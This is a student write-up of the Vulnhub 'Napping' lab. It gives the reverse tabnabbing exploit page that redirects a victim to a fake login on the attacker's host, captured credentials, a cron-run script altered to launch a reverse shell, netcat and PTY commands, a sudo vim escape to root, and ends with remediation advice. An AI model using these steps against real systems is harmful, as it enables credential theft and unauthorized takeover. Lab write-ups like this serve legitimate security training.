LAB COMPLETION REPORT: NAPPING 1.0.1

Security Assessment & Vulnerability Exploitation Writeup By Group 4 (Anarah-Bolarinwa Michael & Ilodigwe Miracle)

1. Executive Summary

This document serves as a formal security assessment and penetration testing writeup for the Napping 1.0.1 hacking laboratory environment. The purpose of this engagement was to identify security vulnerabilities within the target architecture, escalate privileges, and capture the target flags (user.txt and root.txt).


Metadata:

- Target: Napping 1.0.1 Vulnhub
- Objective: Gain access to target, escalate privileges and capture flags
- Methodology: Reconnaissance, Reverse Tabnabbing, Script Injection, Reverse shell, Privilege escalation
- Tools used: nmap, python3, netcat, burp suite

2. Reconnaissance & Scanning


Host Discovery

The engagement began with a reconnaissance and scanning phase to identify active hosts withing the network. We used nmap tool to perform this activity.



Port Scanning and Enumeration

After discovering the target ip, we then used nmap to scan the device for open ports and the services running on those ports.



3. Initial Access via Reverse Tabnabbing

Vulnerability Description

During the initial reconnaissance phase, a web application portal was identified running on the target machine. Reviewing the web portal's source code that links to user-submitted links utilized the target="_blank" attribute but completely omitted the safety attribute rel="noopener" or rel="".

```
1
2
3 <!DOCTYPE html>
4 <html lang="en">
5 <head>
6     <meta charset="UTF-8">
7     <title>Welcome</title>
8     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
9     <style>
10        body{ font: 14px sans-serif; text-align: center; }
11    </style>
12 </head>
13 <body>
14    <h1 class="my-5">Hello, <b>user11</b>! Welcome to our free blog promotions site.</h1>
15    <h1 class="my-5">Please submit your link so that we can get started. All links will be reviewed by our admin</h1>
16    <form action="" method="post">
17                <label for="link">Blog Link:</label>
18                <input type="text" placeholder='http://visitme.com/' id="link" name="url"><br><br>
19                <input type="submit" name="submit" value="Submit">
20                <br>
21                <br>
22                <p>Thank you for your submission, you have entered: <a href='google.com' target='_blank' >Here</a></p>    </form>
23    <br>
24    <p>
25        <a href="reset-password.php" class="btn btn-warning">Reset Your Password</a>
26        <a href="logout.php" class="btn btn-danger ml-3">Sign Out of Your Account</a>
27    </p>
28
29 </body>
30 </html>
31
32
```

This omission exposes the application to a Reverse Tabnabbing attack. When an internal user (such as the target user daniel) clicks the link, the newly opened malicious tab gains access to the parent window object via the window.opener property. The malicious site can then redirect the user to the fake login page hosted on our target machine.

Exploitation

We submitted a custom external hyperlink pointing to our web server containing the tabnabbing script. We used python3 server to host the web files on our local. The external page hosted a simple payload designed to modify the parent window's destination.

```
Session  Actions  Edit  View  Help


┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ ls
exploit.html  index.html

┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ cat exploit.html
<html>
    <script>
            if (window.opener) window.opener.parent.location.replace('http://192.168.1.16:8000/index.html');
            if (window.parent != window) window.opener.parent.location.replace('http://192.168.1.16:8000/index.html');

    </script>
</html>

┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.16 - - [31/May/2026 14:40:58] "GET / HTTP/1.1" 200 -
192.168.1.16 - - [31/May/2026 14:40:59] code 404, message File not found
192.168.1.16 - - [31/May/2026 14:40:59] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.16 - - [31/May/2026 14:42:36] "GET /index.html HTTP/1.1" 200 -
192.168.1.16 - - [31/May/2026 14:42:37] "GET / HTTP/1.1" 200 -
192.168.1.16 - - [31/May/2026 14:43:40] "GET /index.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:43:40] "GET /index.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:43:40] "GET /index.html HTTP/1.1" 304 -
192.168.1.9 - - [31/May/2026 14:44:01] "GET /index.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:44:01] "GET /index.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:44:01] "GET /index.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:46:02] "GET /index.html HTTP/1.1" 200 -
192.168.1.16 - - [31/May/2026 14:46:39] "GET /exploit.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:48:01] "GET /index.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:48:01] "GET /exploit.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:48:03] "GET /index.html HTTP/1.1" 200 -
192.168.1.9 - - [31/May/2026 14:48:03] "GET /exploit.html HTTP/1.1" 200 -
192.168.1.16 - - [31/May/2026 14:48:04] "GET /exploit.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:48:27] "GET /exploit.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:48:28] "GET /exploit.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:48:28] "GET /exploit.html HTTP/1.1" 304 -
192.168.1.16 - - [31/May/2026 14:48:28] "GET /exploit.html HTTP/1.1" 304 -
```

When user daniel viewed the links, his browser tab was silently redirected to the fake login page. Unaware of the tab hijack, the user re-entered his credentials, which were captured and logged by the attacker's server.



After getting the credentials for the user daniel, we observed that the password was url-encoded. We then had to use burp suite to decode the password. The final credential is shown below:

Username: daniel & password: C@ughtm3napping123

4. SSH Login and Reverse Shell

System Enumeration

Using the harvested credentials, we were able to create a shell session into the target machine via ssh. System enumeration was conducted to locate files that could be exploited.



A Python file named query.py was discovered. An inspection of file system permissions revealed that the script was writable by the daniel user group (administrators). The file was being executed periodically by a higher-privileged process which made it suitable for exploitation.

Reverse Shell Injection

Because the user daniel possessed write permissions over query.py, the script was modified to contain a reverse shell payload.

```
Session  Actions  Edit  View  Help
daniel@napping:~$ cd /dev/shm
daniel@napping:/dev/shm$ ls
multipath
daniel@napping:/dev/shm$ vim revshell.sh
daniel@napping:/dev/shm$ ls
multipath  revshell.sh
daniel@napping:/dev/shm$ chmod +x revshell.sh
daniel@napping:/dev/shm$ cat /home/adrian/query.py
import os

os.system('/usr/bin/bash    /dev/shm/revshell.sh')
daniel@napping:/dev/shm$
```

A Netcat listener was established on the attacker machine (nc -lvnp 4444). As soon as the system executed the modified query.py script, a connection was captured by the listener, creating an interactive command-line shell session on the host machine.

```
Session  Actions  Edit  View  Help
daniel@napping: /dev/shm   great-kali@kali: ~/Desktop/Napping
┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.9] 57792
bash: cannot set terminal process group (19297): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$
```

Initially, the netcat listener created what is known as a “dumb shell”. We then used python to establish a real pseudo-terminal connection on the target to get a stable terminal environment that behaves identically to a legitimate SSH session.

```
Session  Actions  Edit  View  Help
daniel@napping: /dev/shm   great-kali@kali: ~/Desktop/Napping
┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.9] 57792
bash: cannot set terminal process group (19297): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
adrian@napping:~$ ^Z
zsh: suspended  nc -lvnp 4444


┌──(great-kali㉿kali)-[~/Desktop/Napping]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 4444

adrian@napping:~$ export TERM=xterm
adrian@napping:~$
```

4. Capturing First Flag & Privilege Escalation via Vim Sudo Escape


Capturing First Flag

After gaining access through reverse shell and creating an interactive shell, we were able to navigate to the /home/adrian/user.txt file where the first flag was located.



Privilege Assessment

After establishing the reverse shell, we ran a Sudo Priviledge Eumeration (sudo –l) command to see what administrative privileges our current user account has,. Running the “sudo –l" command, revealed that the current user (adrian) had permissions to run the text editor Vim with administrative rights via passwordless sudo.




Exploitation

Vim features a built-in command execution system that allows users to drop to a shell or execute system utilities directly from within the editor interface via the ! prefix. When Vim is run under a sudo context, any commands executed will bypass the user restrictions and run with elevated privileges.

The breakout was executed directly with the command below:

sudo usr/bin/vim -c ‘!/bin/sh’

After running the command, we were able to get access as a root user to the /root directory where the final flag was in the root.txt file.



5. Remediation & Hardening Recommendations

To mitigate these vulnerabilities and prevent future exploitation of these vulnerabilities, the following defensive measures must be put into place immediately:

Vulnerability Category	Root Cause	Remediation Action
Web Security	Missing anchor attributes on hyperlinks utilizing target="_blank".	Always append rel="noopener noreferrer" to cross-origin external links to prevent window object manipulation.
Access Control	Insecure file permissions enabling standard users to write to operational scripts (query.py).	Enforce the Principle of Least Privilege. Restrict write access to administration files and scripts exclusively to the owner/root account.
System Hardening	Over-permissive Sudo configurations allowing text editors to be executed as root without restrictions.	Avoid granting full sudo privileges to binaries that possess shell-escape capabilities (e.g., Vim, Less, Nano, Tar). Use sudoedit for secure file modification.